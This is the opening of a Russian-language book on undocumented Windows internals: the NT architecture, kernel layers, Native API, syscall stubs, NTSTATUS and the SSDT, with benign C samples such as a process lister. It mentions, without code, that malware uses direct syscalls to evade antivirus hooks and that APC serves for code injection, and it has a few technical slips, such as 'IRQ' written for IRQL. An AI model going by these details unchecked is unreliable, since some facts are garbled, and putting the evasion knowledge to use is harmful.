
Недокументированные возможности Windows

Insiders Edition — Профессиональное руководство

INSIDERS EDITION

Aka Tor

2026 — Windows 10 / 11 (x64)

Примеры на C (Native API) и PowerShell

Совместимо с Windows 10 21H2+ / Windows 11 / Server 2022

Содержание

https://t.me/it_books/2

Часть I. Фундамент Windows Internals

Глава 1. Введение в недокументированный Windows

Глава 2. Native API: Скрытый интерфейс Windows

Глава 3. Системные вызовы: от User Mode до ядра

Глава 4. Загрузка Windows: от UEFI до рабочего стола

Часть II. Процессы и память

Глава 5. Недокументированные структуры процессов: PEB и EPROCESS

Глава 6. Недокументированные структуры потоков: TEB и ETHREAD

Глава 7. Объекты ядра и Object Manager

Глава 8. Управление памятью: VAD, Working Sets, PFN Database

Часть III. Реестр и файловая система

Глава 9. Недокументированные ключи и значения реестра

Глава 10. Внутренности NTFS: MFT, атрибуты, ADS

Глава 11. Minifilter и файловый ввод-вывод

Часть IV. Безопасность

Глава 12. Токены, привилегии и имперсонация

Глава 13. SAM, LSA и хранение учётных данных

Глава 14. Windows Filtering Platform и сетевая безопасность

Часть V. Сеть и межпроцессное взаимодействие

Глава 15. Named Pipes, ALPC и межпроцессное взаимодействие

Глава 16. Winsock Internals и Raw Sockets

Часть VI. COM, ETW и инструментирование

Глава 17. COM/DCOM Internals

Глава 18. Event Tracing for Windows: Недокументированные провайдеры

Глава 19. Windows Management Instrumentation Internals

Часть VII. Продвинутые темы

Глава 20. Windows Notification Facility (WNF)

Глава 21. PatchGuard и Kernel Patch Protection

Глава 22. Отладочные внутренности: DbgUi, Debug Objects

Глава 23. Гипервизор Windows: Hyper-V Internals

Глава 24. Недокументированные возможности Windows Shell и UI

Приложения

Приложение А. Справочник системных вызовов Windows 10/11

Приложение В. Справочник недокументированных структур

Приложение С. Инструменты и ресурсы

ЧАСТЬ I

Фундамент Windows Internals

Глава 1. Введение в недокументированный Windows

https://t.me/it_boooks/2

«Операционная система — это то, что находится между вашей программой и железом. Недокументированная операционная система — это то, что находится между документацией и реальностью.»

1.1. Что такое недокументированные возможности и почему они существуют

1.1.1. Определение недокументированных возможностей

Под «недокументированными возможностями» Windows мы понимаем совокупность программных интерфейсов, структур данных, механизмов и поведений операционной системы, которые не описаны в официальной документации Microsoft (MSDN / Microsoft Learn), не являются частью публичного контракта Windows SDK и формально не гарантируются к сохранению между версиями ОС.

Это определение охватывает несколько категорий:

Недокументированные функции (Undocumented APIs) — экспортируемые функции системных библиотек (`ntdll.dll`, `kernel32.dll`, `advapi32.dll` и других), которые присутствуют в таблицах экспорта, но не имеют официальных заголовочных файлов и документации. Примеры: `NtQuerySystemInformation`, `RtlAdjustPrivilege`, `NtCreateThreadEx`.

Недокументированные структуры данных — внутренние структуры ядра и пользовательского режима, такие как `PEB` (Process Environment Block), `TEB` (Thread Environment Block), `EPROCESS`, `ETHREAD`. Часть полей этих структур документирована, но значительная часть — нет, и их смещения меняются между версиями Windows.

Недокументированные механизмы — внутренние протоколы взаимодействия компонентов ОС, такие как механизм LPC/ALPC (Advanced Local Procedure Call), внутренние форматы реестра, механизм загрузки драйверов, детали работы планировщика потоков.

Частично документированные возможности — функции и структуры, для которых существует поверхностная документация (например, упоминание в заголовочных файлах WDK), но без подробного описания семантики, ограничений и побочных эффектов. Классический пример — многие функции с префиксом `Zw` в ядре.

Внутренние интерфейсы между компонентами — вызовы между подсистемами Windows, например взаимодействие `csrss.exe` с клиентскими процессами через LPC-порты, внутренний протокол Window Manager (`win32k.sys`), взаимодействие `smss.exe` с ядром.

1.1.2. Почему недокументированные интерфейсы существуют

Наличие обширного пласта недокументированной функциональности — не случайность и не результат небрежности. Это следствие нескольких фундаментальных причин.

Разделение на публичный контракт и внутреннюю реализацию. Microsoft сознательно разделяет API на публичную часть (контракт, который обязуется поддерживать) и внутреннюю реализацию (которую оставляет за собой право изменять). Это даёт инженерам Microsoft свободу модифицировать внутреннюю архитектуру без нарушения совместимости с существующими приложениями. Например, внутреннее устройство планировщика потоков радикально менялось между Windows XP, Vista, 7, 8 и 10 — но публичные API (`CreateThread`, `SetThreadPriority`) оставались стабильными.

Историческое наследие. Windows NT проектировалась Дэвидом Катлером и его командой в конце 1980-х годов. Многие внутренние интерфейсы были разработаны для конкретных нужд команды ОС и никогда не предназначались для внешнего использования. Native API (`ntdll.dll`) — это интерфейс между подсистемами пользовательского режима и ядром, и Microsoft не видела необходимости документировать его для сторонних разработчиков, поскольку они должны были использовать Win32 API.

Конкурентное преимущество. Исторически Microsoft обвиняли в том, что собственные продукты компании (Office, Internet Explorer, SQL Server) используют недокументированные API для получения преимущества перед конкурентами. Хотя после антимонопольного разбирательства 2001 года ситуация улучшилась, определённая асимметрия информации сохраняется.


Безопасность через неясность (Security through obscurity). Часть интерфейсов намеренно не документирована, чтобы затруднить их использование вредоносным ПО. Например, функции для прямого доступа к объектам ядра, манипуляции с токенами безопасности, внедрения кода в процессы. Разумеется, это не останавливает опытных исследователей и авторов вредоносного ПО, но повышает порог входа.

Нестабильность интерфейса. Некоторые функции не документированы, потому что их поведение и сигнатуры ещё не стабилизированы. Microsoft может изменить их в любом обновлении. Документирование создало бы ложное ожидание стабильности.

Объём. Ядро Windows экспортирует тысячи функций. `ntdll.dll` в Windows 11 содержит более 2000 экспортируемых символов. `ntoskrnl.exe` — ещё больше. Документирование каждой из них с необходимым уровнем детализации потребовало бы колоссальных ресурсов.

1.1.3. Классификация по степени «недокументированности»

На практике полезно выделить несколько градаций:



Уровень 1: Полностью документированные. Описаны на Microsoft Learn, имеют заголовочные файлы в SDK, поведение гарантируется. Пример: `CreateFileW`, `VirtualAlloc`, `RegOpenKeyEx`.

Уровень 2: Документированные для ограниченной аудитории. Описаны в WDK (Windows Driver Kit) для разработчиков драйверов, но не предназначены для пользовательского кода. Пример: `ZwCreateFile`, `IoCreateDevice`, многие функции `ntoskrnl.exe`.

Уровень 3: Частично документированные. Функция упомянута в документации, но не все параметры, флаги или информационные классы описаны. Классический пример — `NtQuerySystemInformation` с десятками информационных классов, из которых документирована лишь часть.

Уровень 4: Недокументированные, но стабильные. Функции, которые не описаны в документации, но де-факто стабильны на протяжении многих версий Windows и широко используются сторонним ПО. Пример: `NtQueryInformationProcess`, `RtlInitUnicodeString`.

Уровень 5: Внутренние и нестабильные. Функции, которые меняются между версиями и даже между обновлениями Windows. Использование требует проверки версии ОС и адаптации. Пример: многие недокументированные информационные классы, внутренние структуры ядра.

Уровень 6: Скрытые. Функции, не присутствующие в таблицах экспорта, доступные только через вычисление смещений от известных точек в памяти. Используются преимущественно руткитами и антируткитами.

1.1.4. Кому и зачем нужны недокументированные возможности

Знание внутренностей Windows и недокументированных API необходимо в следующих областях:

- **Разработка средств безопасности** — антивирусы, EDR-системы, HIPS вынуждены использовать недокументированные интерфейсы для глубокого мониторинга системы, перехвата системных вызовов, анализа поведения процессов.
 - **Цифровая криминалистика (Digital Forensics)** — восстановление информации, анализ дампов памяти, расследование инцидентов требуют понимания внутренних структур данных.
 - **Исследование уязвимостей** — поиск и анализ уязвимостей нулевого дня невозможен без глубокого понимания внутренней архитектуры.
 - **Разработка системных утилит** — инструменты вроде Process Explorer, Process Monitor, Autoruns от Sysinternals активно используют недокументированные API.
 - **Разработка драйверов** — многие необходимые функции ядра документированы лишь частично.
 - **Виртуализация и эмуляция** — гипервизоры и системы эмуляции должны точно воспроизводить поведение ОС, включая недокументированные аспекты.
 - **Разработка совместимых ОС** — проекты вроде ReactOS и Wine реализуют Windows API «снизу вверх», что требует документирования недокументированного.
-

1.2. Архитектура Windows NT

1.2.1. Исторический контекст

Архитектура Windows NT была спроектирована Дэвидом Катлером (David Cutler) и его командой, пришедшей из Digital Equipment Corporation (DEC), где они работали над операционной системой VMS. Многие архитектурные решения NT имеют корни в VMS: уровни привилегий (rings), слоистая архитектура, концепция Executive, объектная модель ядра.

Первая версия — Windows NT 3.1 — была выпущена в 1993 году. Несмотря на многочисленные эволюционные изменения (перенос Window Manager и GDI в ядро в NT 4.0, добавление WoW64 в Windows XP x64, внедрение Hyper-V в Windows Server 2008, переход на модель One Core в Windows 10), фундаментальная архитектура остаётся неизменной на протяжении более тридцати лет.

1.2.2. Обзор архитектуры



1.2.3. HAL – Hardware Abstraction Layer

HAL (**hal.dll**) — это нижний слой ядра, обеспечивающий абстракцию аппаратного обеспечения. Его задача — скрыть различия между аппаратными платформами от остальной части ядра и драйверов. HAL отвечает за:

- **Управление прерываниями.** Абстракция контроллера прерываний (APIC, x2APIC). Функции `HalEnableSystemInterrupt`, `HalRequestSoftwareInterrupt`, управление IRQ (Interrupt Request Level).
- **Таймеры.** Абстракция аппаратных таймеров (HPET, TSC, ACPI PM Timer). Функции `HalQueryPerformanceCounter`, `KeQueryPerformanceCounter`.
- **DMA (Direct Memory Access).** Абстракция DMA-контроллеров и операций.
- **Доступ к шинам.** Чтение и запись в пространство конфигурации PCI, доступ к портам ввода-вывода.
- **Управление питанием.** Низкоуровневые операции ACPI.

В современных версиях Windows (начиная с Windows 10 версии 2004) произошла значительная модернизация HAL. Часть функциональности вынесена в расширения HAL (HAL Extensions), загружаемые динамически. Это позволяет адаптировать HAL к конкретному оборудованию без перекомпиляции. Важная для нас деталь: HAL экспортирует ряд недокументированных функций, которые используются ядром и драйверами напрямую. Например, `HalPrivateDispatchTable` — таблица указателей на внутренние функции, которая заполняется при инициализации и используется для взаимодействия между HAL и ядром.

1.2.4. Ядро (Kernel)

Микроядро Windows NT (реализованное в `ntoskrnl.exe`, функции с префиксом `Ke`) — это нижний программный слой ОС, ответственный за самые базовые механизмы:

- **Планирование потоков (Thread Scheduling).** Приоритетный вытесняющий планировщик с 32 уровнями приоритета (0–31). Поддержка групп процессоров (Processor Groups), NUMA-узлов, гетерогенных архитектур (big.LITTLE в Windows 11 на ARM и Intel 12th Gen+).
- **Диспетчеризация прерываний и исключений.** Таблица дескрипторов прерываний (IDT), обработка исключений аппаратных и программных, механизм SEH (Structured Exception Handling) на уровне ядра.
- **DPC (Deferred Procedure Calls).** Механизм отложенных вызовов процедур для обработки операций, которые не могут быть выполнены на высоком IRQ.
- **APC (Asynchronous Procedure Calls).** Механизм асинхронных вызовов в контексте конкретного потока. Kernel-mode APC и User-mode APC. Этот механизм активно используется для внедрения кода (APC injection) и является основой механизма `QueueUserAPC`.
- **Объекты синхронизации диспетчера (Dispatcher Objects).** Мьютексы, семафоры, события, таймеры — все реализованы как объекты диспетчера с общим заголовком `DISPATCHER_HEADER`.
- **Управление IRQ.** Концепция уровней запросов прерываний — фундаментальная для понимания работы ядра:

IRQ	Имя	Описание
31	HIGH_LEVEL	Машинные проверки, профилирование
...	(Device IRQ)	Аппаратные прерывания
15	PROFILE_LEVEL	Профилирование (x64)
14	CLOCK_LEVEL	Тактовый таймер (x64)
13	IPI_LEVEL	Межпроцессорное прерывание (x64)
...		
2	DISPATCH_LEVEL	Планировщик, DPC
1	APC_LEVEL	Асинхронные вызовы процедур
0	PASSIVE_LEVEL	Обычный код потока

Код, выполняющийся на уровне `DISPATCH_LEVEL` и выше, не может обращаться к страничной памяти (иначе — синий экран `IRQL_NOT_LESS_OR_EQUAL`). Это одна из наиболее частых причин BSOD в драйверах.

1.2.5. Executive (Исполнитель)

Executive — основной функциональный слой ядра Windows, построенный поверх микроядра. Именно здесь реализована большая часть функциональности ОС. Ключевые компоненты:

Object Manager (Ob) управляет всеми объектами ядра: файлы, процессы, потоки, мьютексы, события, ключи реестра. Каждый объект имеет заголовок (`OBJECT_HEADER`) с метаданными: счётчик ссылок, тип объекта, информация о безопасности. Object Manager реализует пространство имён ядра

(\BaseNamedObjects, \Device, \REGISTRY и т.д.), доступное для просмотра через WinObj из Sysinternals.

Недокументированная деталь: перед `OBJECT_HEADER` располагаются необязательные заголовки (`OBJECT_HEADER_NAME_INFO`, `OBJECT_HEADER_CREATOR_INFO`, `OBJECT_HEADER_HANDLE_INFO` и др.), наличие которых кодируется битовой маской `InfoMask` в `OBJECT_HEADER`. Смещения и состав этих структур — классический пример недокументированной информации, необходимой для анализа дампов памяти.

Process Manager (Ps) управляет процессами и потоками. Каждый процесс представлен структурой `EPROCESS`, каждый поток — `ETHREAD`. Эти структуры содержат сотни полей, из которых документирована лишь малая часть. Функции `PsCreateSystemThread`, `PsSetCreateProcessNotifyRoutine` документированы для драйверов; `NtCreateProcess`, `NtCreateProcessEx`, `NtCreateUserProcess` — частично документированы или недокументированы.

Memory Manager (Mm) управляет виртуальной и физической памятью. Страничная организация, VAD-дерева (Virtual Address Descriptor), Working Set, рабочие наборы, Modified/Standby Page Lists, Memory-Mapped Files, секции (Section Objects). Функции с префиксом `Mm` в ядре и `NtAllocateVirtualMemory`, `NtMapViewOfSection` на уровне Native API.

I/O Manager реализует модель ввода-вывода Windows: IRP (I/O Request Packets), стеки драйверов, модель фильтрации (Filter Drivers, Minifilters), асинхронный I/O через механизм IOCP (I/O Completion Ports). Это одна из наиболее сложных подсистем ядра.

Configuration Manager (Cm) реализует реестр Windows. Внутренний формат хранения (hive files), механизм транзакций, уведомления об изменениях — всё это работает на уровне ядра.

Security Reference Monitor (Se) реализует модель безопасности: токены доступа, ACL, привилегии, проверки доступа. Функции `SeAccessCheck`, `SeCaptureSubjectContext` — основа модели безопасности Windows.

ALPC (Advanced Local Procedure Call) — высокопроизводительный механизм межпроцессного взаимодействия, заменивший LPC. Практически полностью недокументирован, но активно используется системой: RPC, COM, DCOM, взаимодействие с подсистемами — всё работает поверх ALPC.

WNF (Windows Notification Facility) — относительно новый (начиная с Windows 8) механизм уведомлений об изменении состояния. Полностью недокументирован, но широко используется самой ОС. Представляет значительный интерес для исследователей безопасности.

1.2.6. Подсистемы окружения

Оригинальная архитектура Windows NT предусматривала поддержку нескольких подсистем окружения (Environment Subsystems):

- **Win32** — основная подсистема, реализуемая через `csrss.exe` (Client/Server Runtime Subsystem) и `win32k.sys` (графическая подсистема в ядре).
- **POSIX** — подсистема совместимости с UNIX (удалена в Windows 8, заменена WSL).
- **OS/2** — подсистема совместимости с OS/2 (удалена в Windows 2000 на x64).
- **WSL (Windows Subsystem for Linux)** — современная подсистема, реализующая совместимость с Linux. WSL 1 транслирует системные вызовы Linux; WSL 2 использует реальное ядро Linux в виртуальной машине Hyper-V.

Подсистема Win32 заслуживает особого внимания. `csrss.exe` — один из критических системных процессов. Он запускается Session Manager (`smss.exe`) для каждой сессии и отвечает за:


- Управление консольными окнами (в новых версиях Windows вынесено в `conhost.exe` и `WindowsTerminal.exe`).
- Поддержку процесса завершения работы (shutdown).
- Создание и уничтожение потоков и процессов (уведомления от ядра).
- Управление некоторыми аспектами виртуальных рабочих столов.

`win32k.sys` — драйвер-подсистема, реализующая Window Manager (USER), GDI (Graphics Device Interface) и DirectComposition. Перенос USER и GDI из пользовательского режима в ядро произошёл в Windows NT 4.0 ради производительности и с тех пор является источником значительного количества уязвимостей ядра.

1.3. User Mode vs Kernel Mode: детальное объяснение

1.3.1. Аппаратная основа: кольца защиты

Процессоры архитектуры x86/x64 реализуют четыре кольца защиты (protection rings):



Windows использует только два из четырёх колец:

- **Ring 0 (Kernel Mode)** — ядро, драйверы, HAL. Полный доступ ко всем инструкциям процессора, всей физической и виртуальной памяти, всем портам ввода-вывода, регистрам управления.
- **Ring 3 (User Mode)** — приложения, службы, подсистемы. Ограниченный набор инструкций, доступ только к собственному виртуальному адресному пространству, невозможность прямого доступа к оборудованию.

Кольца 1 и 2 не используются Windows (и большинством современных ОС). Hyper-V работает на уровне Ring -1 (VMX root mode на Intel, SVM на AMD), что находится «ниже» Ring 0.

1.3.2. Переключение между режимами

Переключение из User Mode в Kernel Mode происходит в трёх случаях:

1. **Системный вызов (System Call)**. Приложение явно или неявно вызывает функцию ОС. На x64 используется инструкция `syscall`.
2. **Прерывание (Interrupt)**. Аппаратное устройство генерирует прерывание, процессор переключается в Ring 0 для обработки.
3. **Исключение (Exception)**. Процессор обнаруживает ошибку (деление на ноль, обращение к невалидному адресу, точка останова), переключается в Ring 0.


Рассмотрим механизм системного вызова на x64 подробнее:



1.3.3. Адресное пространство

На x64-системах виртуальное адресное пространство разделено между пользовательским и ядерным режимами:

Виртуальное адресное пространство процесса (x64)



По умолчанию пользовательская часть адресного пространства ограничена 128 ТБ (0x00000000'00000000 — 0x00007FFF'FFFFFFFF). Эту границу можно расширить, используя флаг `IMAGE_FILE_LARGE_ADDRESS_AWARE` в заголовке PE-файла (который устанавливается по умолчанию для 64-битных приложений).

Важный недокументированный аспект: в Windows 10 версии 1803 и новее можно использовать недокументированный информационный класс `ProcessAddressSpace` функции `NtQueryInformationProcess` для получения детальной информации о раскладке адресного пространства процесса.

1.3.4. Последствия для разработчика

Различие User Mode / Kernel Mode имеет практические следствия, которые необходимо понимать:

Защита памяти. Код в User Mode не может прочитать или записать память ядра. Попытка приведёт к исключению `STATUS_ACCESS_VIOLATION`. Это означает, что для доступа к структурам ядра (например, `EPROCESS`) из пользовательского режима необходимо использовать специальные API или драйвер.

Привилегированные инструкции. Инструкции `cli` (запрет прерываний), `sti` (разрешение прерываний), `in/out` (доступ к портам), `wrmsr/rdmsr` (доступ к MSR) и другие доступны только в Kernel Mode. Попытка выполнить их в User Mode вызовет исключение `#GP` (General Protection Fault).

Обработка ошибок. Необработанное исключение в User Mode приводит к завершению процесса. Необработанное исключение в Kernel Mode приводит к BSOD (Blue Screen of Death) — `KeBugCheckEx`. Именно поэтому разработка кода для ядра требует повышенной аккуратности.

IRQL. Концепция IRQL существует только в Kernel Mode. Весь код пользовательского режима выполняется на `PASSIVE_LEVEL` (IRQL = 0). Код ядра может повышать IRQL для синхронизации, но это ограничивает доступные операции.

1.4. Win32 API, Native API и системные вызовы

1.4.1. Трёхуровневая модель

Одна из ключевых концепций, необходимых для понимания внутреннего устройства Windows, — это различие между тремя уровнями API:



1.4.2. Win32 API — публичный фасад

Win32 API — это официальный программный интерфейс Windows, предоставляемый через набор DLL-библиотек. Рассмотрим, что происходит при вызове `CreateFileW`:

```
// Приложение вызывает:
HANDLE hFile = CreateFileW(
    L"C:\\test.txt",
    GENERIC_READ,
    FILE_SHARE_READ,
    NULL,
    OPEN_EXISTING,
    FILE_ATTRIBUTE_NORMAL,
    NULL
);
```

Внутри `kernel32.dll` (точнее, `kernelbase.dll`, куда была перенесена реализация начиная с Windows 7) происходит:

1. Преобразование Win32-пути (`C:\test.txt`) в NT-путь (`\\?\\C:\\test.txt`).
2. Инициализация структур `OBJECT_ATTRIBUTES` и `IO_STATUS_BLOCK`.
3. Преобразование флагов доступа (`GENERIC_READ` → конкретные биты `FILE_READ_DATA` | `FILE_READ_ATTRIBUTES` | ...).
4. Преобразование `CreationDisposition` (`OPEN_EXISTING` → `FILE_OPEN`).
5. Уведомление подсистемы `csrss.exe` (если необходимо).
6. Вызов `NtCreateFile` из `ntdll.dll`.
7. Обработка результата: преобразование `NTSTATUS` в Win32-код ошибки через `SetLastError`.

Обратите внимание на объём дополнительной работы: Win32 API — это не тонкая обёртка, а существенный слой преобразования и валидации.

1.4.3. Native API — интерфейс ядра

Native API (`ntdll.dll`) — это пользовательский интерфейс к сервисам ядра Windows NT. Он представляет собой набор функций, разделённых на несколько категорий:

Функции Nt / Zw — обёртки системных вызовов. Каждая функция `Nt*` в `ntdll.dll` содержит заглушку (stub), которая помещает номер системного вызова в регистр `EAX` и выполняет инструкцию `syscall`. Функции `Zw*` в `ntdll.dll` являются точными синонимами `Nt*`. Разница между `Nt*` и `Zw*` существует только в ядре: `Zw*` предварительно переключает Previous Mode в `KernelMode`, что влияет на проверки доступа.

Пример заглушки `NtCreateFile` в `ntdll.dll` (x64):

```
ntdll!NtCreateFile:
    mov     r10, rcx                ; rcx используется SYSCALL для RIP,
    mov     eax, 0x55              ; поэтому сохраняем в r10
    test    byte ptr [7FFE0308h], 1 ; SharedUserData!SystemCall
    jnz     use_int2e              ; для совместимости
    syscall
    ret
use_int2e:
    int     2Eh
    ret
```

Номер системного вызова (здесь `0x55`) — **не стабилен**. Он меняется между версиями Windows и даже между обновлениями. Именно поэтому прямые системные вызовы из пользовательского кода (минуя `ntdll.dll`) — это хрупкая и потенциально опасная практика, которую, тем не менее, активно используют авторы вредоносного ПО для обхода хуков антивирусных продуктов (техника «direct syscall» / «indirect syscall»).

Функции Rtl* — Run-Time Library. Вспомогательные функции, работающие целиком в пользовательском режиме: работа со строками (`RtlInitUnicodeString`, `RtlCopyUnicodeString`), кучей (`RtlAllocateHeap`, `RtlFreeHeap`), SID-ами, ACL, сжатие/декомпрессия, хеширование, работа с путями, AVL-деревьями и многое другое.

Функции Ldr* — Loader. Загрузчик образов PE (Portable Executable). `LdrLoadDll`, `LdrGetProcedureAddress`, `LdrInitializeThunk` и др. Загрузчик `ntdll.dll` — один из наиболее сложных компонентов пользовательского режима, реализующий парсинг PE-файлов, разрешение импортов, инициализацию TLS, вызов `DllMain`.

Функции Csr* — взаимодействие с подсистемой `csrss.exe` через ALPC. `CsrClientCallServer`, `CsrConnectToServer` и т.д.

Функции Dbg* — поддержка отладки. `DbgUiConnectToDbg`, `DbgUiDebugActiveProcess` и др.

1.4.4. Практическое использование Native API

Для вызова функций Native API из пользовательского кода необходимо:

1. Получить прототипы функций (из заголовочных файлов `phnt` или определить самостоятельно).
2. Связаться с `ntdll.dll` (статически через `.lib` или динамически через `GetProcAddress`).

Пример прямого вызова `NtQuerySystemInformation`:

```

#include <phnt_windows.h>
#include <phnt.h>

#include <stdio.h>

int main(void)
{
    NTSTATUS status;
    ULONG returnLength = 0;
    PSYSTEM_PROCESS_INFORMATION processInfo = NULL;
    ULONG bufferSize = 1024 * 1024; // 1 МБ начальный размер

    // Выделяем буфер
    processInfo = (PSYSTEM_PROCESS_INFORMATION)malloc(bufferSize);
    if (!processInfo) return 1;

    // Вызываем Native API напрямую
    status = NtQuerySystemInformation(
        SystemProcessInformation, // Информационный класс
        processInfo,              // Буфер для данных
        bufferSize,               // Размер буфера
        &returnLength              // Фактический размер данных
    );

    if (!NT_SUCCESS(status)) {
        printf("NtQuerySystemInformation failed: 0x%08X\n", status);
        free(processInfo);
        return 1;
    }

    // Обходим связанный список процессов
    PSYSTEM_PROCESS_INFORMATION current = processInfo;
    while (TRUE) {
        printf("PID: %5llu  Name: %wZ\n",
            (ULONGLONG)current->UniqueProcessId,
            &current->ImageName);

        if (current->NextEntryOffset == 0) break;
        current = (PSYSTEM_PROCESS_INFORMATION)
            ((PUCHAR)current + current->NextEntryOffset);
    }

    free(processInfo);
    return 0;
}


```

Сравните с аналогичной задачей через Win32 API (`CreateToolhelp32Snapshot` / `Process32First` / `Process32Next`). Native API предоставляет значительно больше информации за один вызов: время ядра и пользовательское время, количество дескрипторов, приоритет, информацию о потоках — всё в одной структуре.

1.4.5. NTSTATUS vs Win32 Error Codes

Native API возвращает коды `NTSTATUS`, в то время как Win32 API использует коды ошибок `GetLastError()`. Это разные системы кодирования:

NTSTATUS (32-бит):



Биты 31-30: Severity (тяжесть)
00 = Success (STATUS_SUCCESS = 0x00000000)
01 = Informational
10 = Warning
11 = Error (STATUS_ACCESS_DENIED = 0xC0000022)

Бит 29: Customer flag (1 = пользовательский код)

Биты 27-16: Facility (источник)

Биты 15-0: Code (конкретный код)

Макросы для работы:

NT_SUCCESS(status) - severity = 0 (Success) или 1 (Info)
NT_INFORMATION(status) - severity = 1
NT_WARNING(status) - severity = 2
NT_ERROR(status) - severity = 3

Преобразование между системами выполняется функцией `RtlNtStatusToDosError` (также недокументированной, но стабильной). Win32 функция `kernel32!CreateFileW` вызывает `ntdll!NtCreateFile`, получает `NTSTATUS`, преобразует его через `RtlNtStatusToDosError` и сохраняет результат через `RtlSetLastWin32Error` (внутренний аналог `SetLastError`).

1.4.6. Системные вызовы: механизм в деталях

Таблица системных вызовов (SSDT — System Service Descriptor Table) — это массив указателей на функции ядра, индексируемый номером системного вызова. На x64 Windows используется оптимизированный формат: таблица содержит не абсолютные адреса, а относительные смещения (relative offsets), что экономит память и упрощает ASLR.

SSDT (System Service Descriptor Table)

Таблица 1 (ntoskrnl): KiServiceTable

Index	Функция (через смещение)
0	NtAccessCheck
1	NtWorkerFactoryWorkerReady
2	NtAcceptConnectPort
...	...
0x55	NtCreateFile
...	...
~500	(зависит от версии)

Таблица 2 (win32k): W32pServiceTable

Index	Функция
0x1000	NtGdiAbortDoc
0x1001	NtGdiAbortPath
...	...
0x1xxx	NtUserCallOneParam
...	...

Номер syscall → бит 12 определяет таблицу:
0x0055 = таблица 1 (ntoskrnl), индекс 0x55
